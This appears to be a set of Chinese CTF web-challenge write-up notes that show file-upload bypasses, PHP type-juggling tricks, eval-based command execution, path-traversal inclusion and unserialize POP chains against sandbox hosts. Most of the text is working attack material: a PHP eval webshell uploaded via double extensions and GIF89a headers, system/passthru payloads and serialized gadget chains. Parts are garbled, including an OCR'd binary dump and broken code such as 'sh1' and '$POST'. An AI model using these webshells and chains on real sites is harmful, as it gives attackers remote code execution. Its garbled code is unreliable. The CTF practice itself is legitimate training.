查看源代码 $blacklist = array("php", "php5", "php4", "php3",
    $name = str_ireplace($blacklist, "", $name);
-->
```

有黑名单过滤

上传shell.php发现后缀没了

上传文件相对路径

upload/shell.

## CTFHub 文件上传——双写绕过

Filename:  未选择文件。

## 抓包 双写绕过(pphp) 放包 蚁剑连接

```
1 POST / HTTP/1.1
2 Host: challenge-773498e7d8f8d4cb.sandbox.ctfhub.com:10800
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en
6 Accept-Encoding: gzip, deflate
7 Referer: http://challenge-773498e7d8f8d4cb.sandbox.ctfhub.com:10800/
8 Content-Type: multipart/form-data;
boundary=-----32415443962427776949598344941
9 Content-Length: 396
10 Origin: http://challenge-773498e7d8f8d4cb.sandbox.ctfhub.com:10800
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 -----32415443962427776949598344941
16 Content-Disposition: form-data; name="file"; filename="shell.pphhp"
17 Content-Type: application/octet-stream
18
19 <?php
20 echo "hello";
21 @eval($_POST['yjh']);?>
```

## 130.文件上传 文件头检查

上传php文件 跳出提示：文件类型不正确, 只允许上传 jpeg jpg png gif 类型的文件

确定

上传shell.php.png上传

确定

yjh.png - Typora

文件(F) 编辑(E) 段落(P) 格式(O) 视图(V) 主题(T) 帮助(H)

文件 大纲

[?][?]?^T?W?n[???]□?k?  
 □□ L??,<?cT3L?cy???:D??Y%??x??x??k??;??k3c□?  
 \$L?f?z?~?□?/H?/?Q?N.?□?□?^□?က  
 ??□9o\_??r?0??□?{?M?8?Y?p?□?a?s□??.<?E?  
 ?e?I?@□?@□?^7?bY□0□?j?0□?k?m?7?2?p?+\*e  
 ?\?□?□?o[-8i?v1?H?]□KT?S?>□?G|e?e%ō?7?k?  
 ??p?L?x20□?□  
 Y?□?□!aMM?O影?H  
 k?UU?{?Ia□?Z?□?g?bc?MD??(us?1□\*?□?□  
 ??m|?□?L9?□?□?0?4F?![?b?□?□?hh?fii?□?&  
 5e□h□+□uR□-2□□□}□;□uc□PW□fh□,□□□□\□Y dgd?  
 f□□□□□%□□□U\*.□□□□□rk□□U□s□("□Ng□%ov□E□□□B□.  
 @ls?k?@Z□?Z?+?N?I□  
 ?□□?□?L?p~x\?□?□?~?  
 ?J?q?□?N{?eY??\$??□?y<□x"??S?du?i?  
 G?□?□?□?C?□r?&?+?u?□?□?Q?□?  
 <?php  
 echo "hello";  
 @eval(\$\_POST['yjh']);?>

介绍：图片的文件头： GIF89a

**CTFHUB 文件上传 - 文件头检测**

Filename:  Submit

Request to http://challenge-3798d0e1e2475cce.sandbox.ctfhub.com:10800 [47.98.117.93]

Forward Drop Intercept is on Action Open browser


```

Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: challenge-3798d0e1e2475cce.sandbox.ctfhub.com:10800
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
boundary=-----111145664724442223461060823846
8 Content-Length: 899
9 Origin: http://challenge-3798d0e1e2475cce.sandbox.ctfhub.com:10800
10 Connection: close
11 Referer: http://challenge-3798d0e1e2475cce.sandbox.ctfhub.com:10800/
12 Upgrade-Insecure-Requests: 1
13 Priority: uwo, 1
14 -----
15 -----111145664724442223461060823846
16 Content-Disposition: form-data; name="file"; filename="shell.php.jpg"
17 Content-Type: image/jpeg
18
19 <?php
20 echo "hello";
21 @eval($_POST['yjh']);?>
22 -----
23 -----111145664724442223461060823846
24 Content-Disposition: form-data; name="submit"
25
26 Submit
27 -----111145664724442223461060823846--
```

```
1 POST / HTTP/1.1
2 Host: challenge-3798d0e1e2475cce.sandbox.ctfhub.com:10800
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
boundary=-----111145564724442263461068823846
8 Content-Length: 389
9 Origin: http://challenge-3798d0e1e2475cce.sandbox.ctfhub.com:10800
10 Connection: close
11 Referer: http://challenge-3798d0e1e2475cce.sandbox.ctfhub.com:10800/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 -----111145564724442263461068823846
16 Content-Disposition: form-data; name="file"; filename="shell.php"
17 Content-Type: image/jpeg
18
19 GIF89a
20 <?php
21 echo "hello";
22 @eval($_POST['yjh']);?>
23 -----111145564724442263461068823846
24 Content-Disposition: form-data; name="submit"
25
26 Submit
27 -----111145564724442263461068823846--
```



## 131.A1 GET & POST



The screenshot shows a proxy tool interface with the following details:

- Toolbar: 查看器 (Viewer), 控制台 (Console), 调试器 (Debugger), 网络 (Network), 样式编辑器 (Style Editor), 性能 (Performance).
- Menu bar: Encryption ▾, Encoding ▾, SQL ▾, XSS ▾, LFI ▾, XXE ▾, Other ▾.
- Buttons: Load URL, Split URL, Execute.
- URL input field: `http://150.158.160.64:26278/?a=1`.
- Request options:  Post data,  Referer,  User Agent,  Cookie.
- Post data input field: `b=2`.

132.A1 ez\_md5

```

<?php
highlight_file(__FILE__);
error_reporting(0);
$a=$_GET['a'];
$b=$_GET['b'];
$c=$_POST['c'];
$d=$_POST['d'];
if($a!==$b&&md5($a)==md5($b)) {
    echo("这怎么给你绕过去了,试试我的sha1\n");
    if(sh1($c)==sh1($d)&&$c!==$d)
        echo("你好厉害,我不玩了\n");
    $flag=file_get_contents("/flag");
    echo($flag);
} else{
    echo("sha1果然安全不少\n");
}
} else{
    echo("hello world!!\n");
}
?> 这怎么给你绕过去了,试试我的sha1 你好厉害,我不玩了 flag{174c1c64-e0ed-492a-ba35-6b5d67130cc2}

```

The screenshot shows the HackBar interface with a network tab selected. A request is being made to the URL `http://150.158.160.64:26760/?a[]=1&b[]=2`. The 'Post data' checkbox is checked, and the value `c[]=1&d[]=2` is entered into the associated input field.

强比较弱比较 数组绕过

## 133.A1ez\_jump

The screenshot shows a browser window displaying a 404 error page for `http://150.158.160.64:29382/hello.php`. The page content says "别看了, 这里真的什么都没有". The network tab of the developer tools is open, showing a list of requests:

名称	状态	类型	启动器
favicon.ico	302	text/ht...	其他
hello.php	200	docu...	robots
hello.php	200	text/ht...	favicon
robots.txt	302	docu...	其他

根据题目提示 想看看控制台网络 能不能抓到什么

抓包 送到repeater 去掉hello.php

别看了，这里真的什么都没有

The screenshot shows a network traffic capture interface. The 'Request' section displays a GET request to '/' with various headers and a cookie. The 'Response' section shows an HTTP/1.1 302 Moved Temporarily response with a Location header pointing to './hello.php'. The response body contains a message about a game starting and a flag.


**Request**

```
1 GET / HTTP/1.1
2 Host: 150.158.160.64:2794
3 User-Agent: Mozilla/5.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: td_cookie=424946
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```


**Response**

```
1 HTTP/1.1 302 Moved Temporarily
2 Server: nginx/1.14.2
3 Date: Fri, 06 Dec 2024 01:45:27 GMT
4 Content-Type: text/html;
5 Connection: close
6 X-Powered-By: PHP/5.6.40
7 location: ./hello.php
8 Content-Length: 66
9
10 旗旗旗旗旗旗旗旗<br>
11 旗旗旗旗旗旗旗旗==> ffflaggggg.php
12
```

## 134.A1 游戏启动！



是一个盖楼游戏



试试前端改分数，但打开源码 查找6666 看到alert函数 直接解码 拿到flag

```
i >= 3 && (t.getVariable('GAME_SCORE') > 6666 && alert(atob("Q29uZ3JhdHVyXRPb24hZmxhZzogempudWN0ZnthsZTViNmQ2MC1mYjI1LTRmYmQtYTY4ZC1iOGQ5Y2I1MWQ2Nmr9"))  
= function (t, e) {  
var i = t.getVariable('GAME_SCORE');  
a = i.setGameScore;  
r = i.successScore;  
s = i.perfectScore;  
n = t.getVariable('PERFECT_SCORE');  
o = e ? n + 1 : 0;  
h = t.getVariable('GAME_SCORE');  
t.setVariable('GAME_SCORE',  
t.setVariable('PERFECT_SCORE',  
a && a(h));  
  
= function (t, e) {  
var i = e.string,  
a = e.size,  
r = e.x,  
s = e.y,  
n = e.textAlign,  
o = e.fontName,  
h = void 0 === o ? 'wenxue'  
c = e.fontWeight,  
d = void 0 === c ? 'normal'  
u = t.ctx,  
l = a,  
g = 0.1 * l;  
u.save(),  
u.beginPath();  
var m = u.createLinearGradient(0, 0, l, g);  
m.addColorStop(0, '#FAD961');  
m.addColorStop(1, '#F76B1C');  
u.fillStyle = m;  
u.fillRect(0, 0, l, g);  
u.restore();  
e.string = i;  
e.size = a;  
e.x = r;  
e.y = s;  
e.textAlign = n;  
e.fontName = o;  
e.fontWeight = c;
```

CaptfEncoder 跨平台网络安全工具套件

Web Encoding

Text  
Congratulation!flag: zjnuctf{ae5b6d60-fb25-4fbda68d-b8d9cb51d66d}

Hex  
0x436f6e67726174756c6174696f6e21666c61673a207a6a6e756374667b61653562366436302d666232352d34666264247d

Unicode  
\u0043006f006e00670072006100740075006c006100740069006f006e00210066006c00610067003a0020007a006a006500620036006400360030002d0066006200320035002d0034006600620064002d0061003600380064002d0062003800660064007d

Base64  
Q29uZ3JhdHVyXRPb24hZmxhZzogempudWN0ZnthsZTViNmQ2MC1mYjI1LTRmYmQtYTY4ZC1iOGQ5Y2I1MWQ2Nmr9

# 135.A1 ez\_eval

我该干点什么呢

元素 控制台 源代码/来源 网络 性能

5毫秒 10毫秒 15毫秒 20毫秒 25毫秒

名称	X 标头 预览 响应 启动器
150.158.160.64	▼ 常规
favicon.ico	请求网址: 请求方法: 状态代码: 远程地址: 引荐来源网址政策:
	▼ 响应标头 <input checked="" type="checkbox"/> 原始
	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Wed, 04 Dec 2024 17:43:01 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.6.40 Set-Cookie: hint=qweasd114514.php

控制台里找到hint 查看文件

← → ⌂ △ 不安全 150.158.160.64:21802/qweasd114514.php

eval(\$\_POST['a']);

rce注入


bin dev etc flag flag.sh home lib media mnt proc root run sbin srv sys tmp usr var eval(\$\_POST['a']);

The screenshot shows a web-based penetration testing tool. At the top, there's a navigation bar with tabs like '查看器' (Viewer), '控制台' (Console), '调试器' (Debugger), '网络' (Network), '样式编辑器' (Style Editor), '性能' (Performance), '内存' (Memory), '存储' (Storage), '无障碍环境' (Accessibility), '应用程序' (Applications), and a 'Hack' button. Below the navigation bar are dropdown menus for 'Encryption', 'Encoding', 'SQL', 'XSS', 'LFI', 'XXE', and 'Other'. A URL input field contains 'http://150.158.160.64:21802/qweasd114514.php'. Below the URL are three buttons: 'Load URL', 'Split URL', and 'Execute'. Underneath these buttons are checkboxes for 'Post data' (which is checked), 'Referer', 'User Agent', and 'Cookies', along with 'Add Header' and 'Clear All' buttons. A text input field contains the payload 'a=system('ls /');'. The main content area displays the response: '我知道你要flag，但是我不给你嘿嘿嘿eval(\$\_POST['a']);'.

This screenshot shows the same testing interface as the previous one. The URL is now 'http://150.158.160.64:21802/qweasd114514.php'. The payload in the text input field has changed to 'a=system('cat flag');'. The response text is '那就直接连蚁剑'.

This screenshot shows a file manager interface with two panes. The left pane shows a tree view of the directory structure: '/' (root), var, bin, dev, etc, home, lib, media, mnt, proc, root, run, sbin, srv, sys, tmp, usr. The right pane shows a list of files under the current directory ('150.158.160.64'): bin, dev, etc, home, lib, media, mnt, proc, root, run, sbin, srv, sys, tmp, usr, flag, flag.sh. The 'flag' file is selected. The status bar at the bottom indicates '任务列表' (Task List).

# 136.A1 ez\_include



```
<?php
highlight_file(__FILE__);
if($_GET['php_in.fo']=="114514") {
    phpinfo();
}
?>
```

## 非法字符传参

当 PHP 版本小于 8 时，如果参数中出现中括号 [ ]，中括号会被转换成下划线 \_，但是会出现转换错误导致接下来如果该参数名中还有 非法字符 并不会继续转换成下划线 \_，也就是说如果中括号 [ 出现在前面，那么中括号 [ 还是会被转换成下划线 \_，但是因为出错导致接下来的非法字符并不会被转换成下划线 \_。

所以构造 payload :?php[in.fo=114514

The screenshot shows a browser window with the URL `150.158.160.64:20782/php[in.fo=114514]`. The page content displays the PHP code from the previous snippet, which includes a conditional check for the value "114514". Below the code, a PHP info dump is shown for "PHP Version 5.6.40". The info dump table contains various system details and configuration settings.

System	Linux ez-include-31010dc6b31c4414 5.15.0-76-generic #83-Ubuntu SMP Thu Jun 15 19:16:32 UTC 2023 x86_64
Build Date	Jan 31 2019 01:29:58
Configure Command	'./configure' '--build=x86_64-linux-musl' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlind' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--enable-fpm' '--with-fpm-user=www-data' '--with-fpm-group=www-data' '--disable-cgi' 'build_alias=x86_64-linux-musl' 'CFLAGS=-fstack-protector-strong -fpic -fpie -O2' 'LDFLAGS=-Wl,-O1 -Wl,--hash-style=both' '-pie' 'CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d

题目提示文件包含漏洞

HINT	114514hhhaaaa.php
PHP_URL	<a href="https://secure.php.net">https://secure.php.net</a>
KUBERNETES_PORT_443_TCP_ADDR	10.43.0.1
PATH	/usr/local/sbin:/usr/lo
KUBERNETES_PORT_443_TCP_PORT	443
GZCTF_FLAG	try_to_find_hint

```
← → C ⚠ 不安全 150.158.160.64:28198/114514hhaaaa.php  
:::
```

```
<?php  
error_reporting(0);  
highlight_file(__FILE__);  
$file=$_GET['file'];  
if(isset($file)){  
    include($file);  
}  
?>
```

```
← → C ⚠ 不安全 150.158.160.64:20782/114514hhaaaa.php?file=../../../../flag  
:::
```

```
<?php  
error_reporting(0);  
highlight_file(__FILE__);  
$file=$_GET['file'];  
if(isset($file)){  
    include($file);  
}  
?>
```

flag{e41d11ef-24a7-40a1-abe1-9914b66b508f}

## 137.[2022 A1CTF]Diana的身高

```
<?php
highlight_file(__FILE__);
$num = $_POST['num'];
if(isset($num)){
    if(is_numeric($num)){
        header("Location:一些好康的");//关注嘉然♥ 顿顿解馋
    }
} else{
    if($num == 180){
        echo $flag;
    }
}
}
```



审计代码 只要num绕过is\_numeric()并弱比较==180即可

这里采用%00绕过或者180后面随便加个字母

The screenshot shows a web-based exploit interface. At the top, there's a status bar with icons for View, Control, Debugger, Network, and a magnifying glass. Below it is a navigation bar with tabs for Encryption, Encoding, SQL, and XSS. On the left, there are buttons for Load URL, Split URL, and Execute. In the center, the URL is set to '150.158.160.64:26455'. Below the URL, there are two checkboxes: 'Post data' (which is checked) and 'Referer'. A large input field contains the payload 'num=180%00'. The interface has a cartoonish background with a rabbit.

根据提示flag再cookie里

## 138.A1 PHP\_UNSERIALIZE ( 1 )

这题应该是反序列化 但是奇怪直接抓包有flag'

我该干点什么呢

A screenshot of a browser's developer tools Network tab. It shows a request to 'http://150.158.160.64:21554'. The 'Raw' tab is selected, showing the following HTTP request:

```
GET / HTTP/1.1
Host: 150.158.160.64:21554
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: td_cookie=4249460394; flag=2JHUCF7BQuanShu_Jiaran_Dundun_Jiechan77
Upgrade-Insecure-Requests: 1
Priority: u0, i
```

但提交发现是假的

A screenshot of the 'dirsearch' command-line tool's output. The output file path is 'C:\Users\lin\AppData\Local\kages\Python312\site-packages\dirsearch\'. The target is 'http://150.158.160.64:27892/'. The tool starts scanning '.git/python/' and finds a directory at 'http://150.158.160.64:27892/'. It then scans '/www.zip' and finds a file at 'http://150.158.160.64:27892/www.zip'. The task is completed.

```
Output File: C:\Users\lin\AppData\Local\kages\Python312\site-packages\dirsearch\

Target: http://150.158.160.64:27892/

[15:24:43] Starting: .git/python/
[15:25:39] Starting:
[15:26:35] 200 - 620B - /www.zip

Task Completed
```

dirsearch扫描发现有泄露

看看里面有什么

```
文件 大纲


Dirsearch started Fri Dec 6 15:26:35 2024 as: dirsearch.py -u http://150.158.160.64:27892/.git/dirsearch.py -u http://150.158.160.64:27892

Dirsearch started Fri Dec 6 15:26:35 2024 as: dirsearch.py -u http://150.158.160.64:27892/.git/python/dirsearch.py -u http://150.158.160.64:27892

200 620B http://150.158.160.64:27892/www.zip

|
```

打开网址后下载www.zip



```
<?php
class ctf{
    public $name;
    public $type;
    function construct($name, $type){
        $this->name = "AsaL1n";
        $this->type = "web";
    }
    function destruct(){
        if($this->name=="newstar"&&$this->type=="winner"){
            $cmd=$POST['cmd'];
            system($cmd);
        }
    }
}
$hello=$POST["weber"];
if(isset($hello)){
    unserialize($hello);
}
?>
```

## 找到反序列化文件

```
0.3 "ctf" 2 {s:4:"name";s:7:"newstar";s:4:"type";s:6:"winner";}
Warning: system(): Cannot execute a blank command in /box/script.php on line 10
```

post传参

bin dev etc flag flag.sh home lib media mnt proc root run sbin srv sys tmp usr var

cmd=ls /  
&weber=O:3:"ctf":2:{s:4:"name";s:7:"newstar";s:4:"type";s:6:"winner";}

cat打开

flag{7318c8d1-56ec-4ea1-8c9f-a22802ddadde}

The screenshot shows a web proxy tool interface with various tabs at the top: 查看器 (Viewer), 控制台 (Console), 调试器 (Debugger), 网络 (Network), 样式编辑器 (Style Editor), 性能 (Performance), 内存 (Memory), 存储 (Storage), 无障碍环境 (Accessibility), and a gear icon. Below the tabs, there are dropdown menus for Encryption, Encoding, SQL, XSS, LFI, XXE, and Other. A URL input field contains "http://150.158.160.64:27892/webweb520.php". On the left, there are buttons for Load URL, Split URL, and Execute. Below the URL field, there are checkboxes for Post data (which is checked), Referer, User Agent, Cookies, and Add Header, along with a Clear All button. The main body of the interface shows the raw POST data: cmd=cat /flag &weber=O:3:"ctf":2:{s:4:"name";s:7:"newstar";s:4:"type";s:6:"winner";}

## 139.A1 PHP\_UNSERIALIZE ( 2 )

pop链

```
<?php
error_reporting(0);
highlight_file(__FILE__);
class ctf{
    public $name;
    public $type;
    function __construct($name, $type) {
        $this->name = "AsaL1n";
        $this->type = "web";
    }
    function __destruct() {
        echo md5($this->name);
    }
}

class welcome{
    public $web;
    function __toString()
    {
        $func=$this->web;
        return $func();
    }
}

class world{
    public $flag;
    function __invoke() {
        passthru($this->flag);
    }
}

$hello=$_POST["weber"];
if(isset($hello)){
    unserialize($hello);
}
```

```

}
function __destruct(){
    echo md5($this->name);
}

class welcome{
    public $web;
    function __toString()
    {
        $func=$this->web;
        return $func();
    }
}

class world{
    public $flag="ls /";
    function __invoke(){
        passthru($this->flag);
    }
}

$w=new world();
$b=new welcome();
$b->web=$a;
$c=new ctf(null, null);
$c->name=$b;
$d = serialize($c);
echo $d;
?>

```

O:3:"ctf":2:{s:4:"name";O:7:"welcome":1:{s:3:"web";O:5:"world":1:{s:4:"flag";s:4:"ls /";}}s:4:"type";N;} bin  
box  
dev  
etc  
lib  
lib64  
proc  
tmp  
usr

Fatal error: Uncaught Error: Method welcome::\_\_toString() must return a string value in /box/script.php:  
Stack trace:  
#0 /box/script.php(9): md5(Object(welcome))  
#1 [internal function]: ctf->\_\_destruct()  
#2 {main}  
thrown in /box/script.php on line 9

Exited with error status 255

最后cat /flag打开

或者这么写

```

$a=new ctf(null,null);
$a->name=new welcome();
$a->name->web=new world();
$d=serialize($a);
echo $d;

```

## 140.A1 when they cry

```

<?php
highlight_file(__FILE__);
if($_GET['kiseki'] != 586 && intval($_GET['kiseki'], 0) === 586) {
    if(preg_match('/^miracle$/i', $_GET['rena']) && $_GET['rena'] != 'miracle') {
        $cmd = $_GET['cmd'];
        if(isset($cmd)) {
            if(!preg_match('/b|c|h|j|k|m|o|p|q|r|s|u|v|w|x|y|z|>|\*|\?|/i', $cmd)) {
                exec($cmd);
                echo "而数到第七次的时候，一切已快成为喜剧。";
            } else{
                echo "第三次的时候，我已不再惊讶，只剩痛苦。";
            }
        }
    } else{
        echo "第二次的时候，我曾愕然，竟又重蹈覆辙。这没能避免的惨剧。";
    }
} else{
    echo "第一次的时候，我也会想，下次一定能做到。这没能避免的惨剧。";
}
?> 第一次的时候，我也会想，下次一定能做到。这没能避免的惨剧。

```

第一层绕过 利用intval()函数的截断 kiseki=586.1即可

```
← → C △ 不安全 150.158.160.64:27656/?kiseki=586.1
留言板

<?php
highlight_file(__FILE__);
if($_GET['kiseki'] != 586 && intval($_GET['kiseki'], 0) === 586) {
    if(preg_match('/^miracle$/i', $_GET['rena']) && $_GET['rena'] != 'miracle') {
        $cmd = $_GET['cmd'];
        if(isset($cmd)) {
            if(!preg_match('/[b|c|h|j|k|m|o|p|q|r|s|u|v|w|x|y|z|>|*|\?|/i', $cmd)) {
                exec($cmd);
                echo "而数到第七次的时候，一切已快成为喜剧。";
            } else{
                echo "第三次的时候，我已不再惊讶，只剩痛苦。";
            }
        } else{
            echo "第二次的时候，我曾愕然，竟又重蹈覆辙。这没能避免的惨剧。";
        }
    } else{
        echo "第一次的时候，我也会想，下次一定能做到。这没能避免的惨剧。";
    }
}
?> 第二次的时候，我曾愕然，竟又重蹈覆辙。这没能避免的惨剧。
```

